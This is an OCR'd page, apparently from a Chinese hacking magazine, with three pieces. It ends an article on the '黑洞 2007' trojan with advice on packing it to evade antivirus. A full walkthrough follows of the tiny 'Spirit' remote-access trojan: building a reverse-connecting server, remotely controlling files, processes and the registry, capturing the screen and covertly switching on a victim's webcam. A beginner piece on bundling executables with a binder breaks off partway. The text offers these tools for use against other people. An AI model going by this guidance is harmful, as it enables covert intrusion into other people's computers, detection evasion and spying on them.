就在我写这篇稿件的时候黑洞 2007 还没有被杀毒软件查杀，不过，也许当读者朋友们看到本文时黑洞 2007 已经被杀毒软件列入查杀的对象了。因为黑洞的服务端已经被软件作者加了 Themida 壳，这个壳很难脱，因此，想制作免杀的话可以再使用加密壳加一下，比如 ASProtect SKE 壳。

（本文所涉及到的黑洞 2007 已收录到光盘中）

超级迷你木马 Spirit

天涯衰草

提到木马程序，大家一定会想到灰鸽子、黑洞、PcShare 等木马，但是这些功能强大的木马程序，生成的服务端程序同样也很大，非常不适合用来制作网页木马。今天我就给大家介绍一款服务端程序最小的木马，它的服务端程序小到竟然不到 2K，它就是今天的主角——Spirit。

一、配置服务端

首先运行 Spirit 的客户端程序，点击“文件”菜单中的“生成服务端”命令，在弹出的窗口中配置服务端程序。Spirit 的服务端程序配置只需要用户设置反弹 IP、端口、注册键值和安装文件名称等内容，点击“生成”按钮就可以生成相应的服务端程序了（图 1），生成的服务端程序只有 1.37k，并且从图中我们可以看到，服务端程序采用了网页插件的方式进行启动，这种启动方式在国外的木马中是非常常见的。




图 1

二、远程控制操作

点击客户端“查看”菜单中的“设置”命令，在弹出的“监听端口”窗口设置用于服务端程序的连接端口，这样服务端程序才能准确地连接到客户端。运行服务端程序，很快客户端就提示有服务端上线了（图 2）。

从上线列表中选择需要进行远程控制的服务端，接着点击右键菜单中的“上传 DLL 文件”命令，这样客户端程序就会自动将一个拥有控制功能的 DLL 文件上传到服务端，




图 2

这也就是该木马服务端程序为什么这么小的主要原因，不上传的话我们就无法进行远程控制操作，这一点和国产木马PcShare非常的相像。如果有多台远程服务端上线，可以通过“批量管理”菜单中的命令来执行。

点击右键菜单中的“连接”命令，从弹出的窗口中可以对远程计算机的文件、进程、窗口、服务和注册表等内容进行控制管理。点击窗口中的“Files”标签，就能对远程磁盘中的文件进行上传、下载、运行、更名等基本的文件管理操作（图3）；通过“Processes”标签可以查看远程系统中当前的进程情况，并可以随时结束不需要的进程；通过“Windows”标签可以查看远程系统中打开的窗口情况，以及进行最大化、最小化、正常关闭等操作，还可以通过“Kill”命令强行关闭某个窗口；通过“Services”标签可以查看远程的系统服务，并对这些服务进行开始、停止、删除等操作；通过“Registry”标签可以对远程注册表进行管理，包括新建键值、修改内容、删除键值等功能。




图 3

测试完上面这些基本的控制功能后，我们再点击右键菜单中的“媒体”命令，从弹出的窗口就可以查看远程计算机的桌面情况，以及通过远程摄像头捕获的信息。在“Screen”标签中点击“Capture”按钮，可以及时监控远程桌面中的内容（图4），可惜该木马只能进行监控，并不能对监控的信息进行保存。点击“Camera”标签后再点击“Capture”按钮，就会自动检测对方系统中是否安装有USB摄像头，如果对方安装的话，那么无论对方是否打开，我们都可以强行打开摄像头对其进行远程进行监控。




图 4

三、小结

Spirit作为我所见过的最迷你的木马，不但保证了木马程序最常用的控制功能，而且运行也非常的稳定。超级迷你的服务端程序作为该木马的亮点，无论是用于网页木马还是用于远程溢出后的上传都是非常适用的，所以强烈推荐各位木马爱好者珍藏这款超迷你的木马。

（本文所涉及到的Spirit已收录到光盘中）

文章难易度：★★★

[illegible]

捆，捆，捆，看菜鸟的无限捆绑！

100％纯情男生

近来闲着无聊，研究了一下捆绑机，感觉以前杂志上介绍过的SuperSheep这款捆绑机还是非常不错的，捆绑后还可以加壳。另外，在使用捆绑机的过程中发现了无限捆绑的技巧，在此就与各位菜鸟分享一下。首先我们选择两个文件捆绑，就使用cmd.exe和NOTEPAD.exe（记事本）吧。不要勾上“合并后自动压缩”，选择Temp目录，捆绑后得到了一个文件stub.exe（图1）。运行stub.exe，分别打开了CMD和记事本，查看任务管理器可以看出cmd.exe和NOTEPAD.exe分别命名为temp1.tmp.exe和tmp2.temp.exe（图2）。




图 1




图 2

我们继续捆绑第三个文件，把刚才捆绑生成的stub.exe文件命名为1.exe，然后和捆绑机捆绑起来运行（图3）。我发现只有捆绑机正常运行，而1.exe却运行失败（图4），从任务管理器中看到它们又分别被命名为temp1.tmp.exe和temp2.tmp.exe了，但temp2.tmp.exe运行失败。对比前一次运行可以得出一个结论：捆绑文件stub.exe运行后释放出捆绑的文件以捆绑的顺序分别命名为temp1.tmp.exe和temp2.tmp.exe运行。那么为什么再捆绑一个文件就会出错呢？道理很简单，二次捆绑的文件释放出temp1.tmp.exe（也就是捆绑机）和temp2.tmp.exe（第一次捆绑的文件1.exe），同时1.exe又释放出temp1.tmp.exe和temp2.tmp.exe，因为命名冲突，所以失败了。




图3

